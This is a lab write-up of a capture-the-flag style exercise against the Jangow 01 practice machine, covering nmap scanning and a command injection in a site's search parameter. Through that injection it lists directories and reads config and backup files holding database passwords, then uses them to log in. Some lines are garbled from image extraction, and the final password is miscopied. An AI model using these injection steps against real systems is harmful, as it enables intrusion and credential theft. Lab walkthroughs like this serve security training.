

Scanning and Enumeration report (Task 2)

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(*) Scanning and Enumeration report (Task 2)

Step 1

I started with scanning network using the following command to discover the ip address of jangow machine

```
arp-scan -1
```

you can see the output in the following image

then I used the following command to discover the open ports on this ip but this was a failure, it was not the ip of the machine

```
nmap -sC -sV 192.168.1.22
```

```
(root kali)-[/home/ManOnFire]

### nmap -sC -sV 192.168.1.22
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-04 04:46 EST

Nmap scan report for 192.168.1.22
Host is up (0.0011s latency).

All 1000 scanned ports on 192.168.1.22 are filtered

MAC Address: B0:7D:64:66:4F:40 (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 23.33 seconds
```

Step 3

then I used the following command to discover the open ports on this ip but this was also a failure, it was not the ip of the machine

```
nmap -sC -sV 192.168.1.4
```

```
(root  kali)-[/home/ManOnFire]

# nmap -SC -SV 192.168.1.4

Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-04 04:47 EST

Nmap scan report for 192.168.1.4

Host is up (0.0087s latency).

All 1000 scanned ports on 192.168.1.4 are closed

MAC Address: 36:32:8C:16:8C:A2 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 38.19 seconds
```

then I used the following command to discover the open ports on this ip but this was a success, it was the ip of the machine

```
nmap -sC -sV 192.168.1.3
```


```
(root ⊕ kali)-[/home/ManOnFire]
nmap -sC -sV 192.168.1.3
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-04 04:49 EST
Nmap scan report for 192.168.1.3
Host is up (0.0029s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
80/tcp open http Apache httpd 2.4.18
| http-ls: Volume /
  SIZE TIME
                            FILENAME
        2021-06-10 18:05 site/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
MAC Address: 08:00:27:81:88:BC (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.64 seconds
        👨 kali)-[/home/ManOnFire]
```

I found 2 ports open ,first port 21 tcp running an ftp sever so if you have a valid credentials you can login , the second port is 80 http and it seams a vulnerable website and found that the web server is running on (System Version) Apache / 2.4.18 and it is operating system is ubuntu

Step 5

then opened the browser, then entered the url as the ip and specified the port 80 number also


```
192.168.1.3:80
```




then i clicked on the website to navigate to the website

Step 6

you can see the website page



then I translated buscar and found that mean search in Spanish



so i will test it for command injection

Step 7

so the command injection is successful so i used the following command to list all the directories

ls -alh

I listed all the directories in wordpress to see if there is any valid credentials and I found config.php file using the following command

```
ls -alh wordpress
```

I found the credentials in config.php file and I am going to test them

cat wordpress/config.php

and here is the config.php file content

```
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $dataled: "Check connection
if (!$conn) {
    die("Connection failed: "mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
```

so the credentials was not valid so I will keep searching

```
JANGOW 01
REDE: 192.168.1.3

jangow01 login: desafio02
Password:

Login incorrect
jangow01 login: _
```

so i returned to the website and entered the following command to find the path of the current directory

```
pwd
```

```
http://192.168.1.3/site/busque.php? × http://192.168.1.3/site/busque.x +

← → ♂ ⑥ ② view-source:http://192.168.1.3/site/busque.php?buscar=pwd

Kali Linux ※ Kali Tools ※ Kali Forums ※ Kali Docs ※ NetHunter ♪ Offensive Security ♪ MSFU ※ Exploit-DB ※ GHDB
```

and I decided to list the html directory to see it is content using the following command and I found a .backup file so i am going to view it is content , it may contains the credentials

```
ls -alh /var/www/html/
```

Step 13

so I viewed it is content and found the credentials viewed the file using the following command

cat /var/www/html/.backup

and here is the content of the .backup

```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $dataledown/ Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

Step 14

and Logged in the machine with the valid credentials in the .backup file finally and solved the lab

```
JANGOW 01
REDE: 192.168.1.3

jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizaÊões são atualizaÊões de segurança.

jangow01@jangow01:~$
```

and here is the valid credentials

```
$username = "jangow01";
$password = "abygur169";
```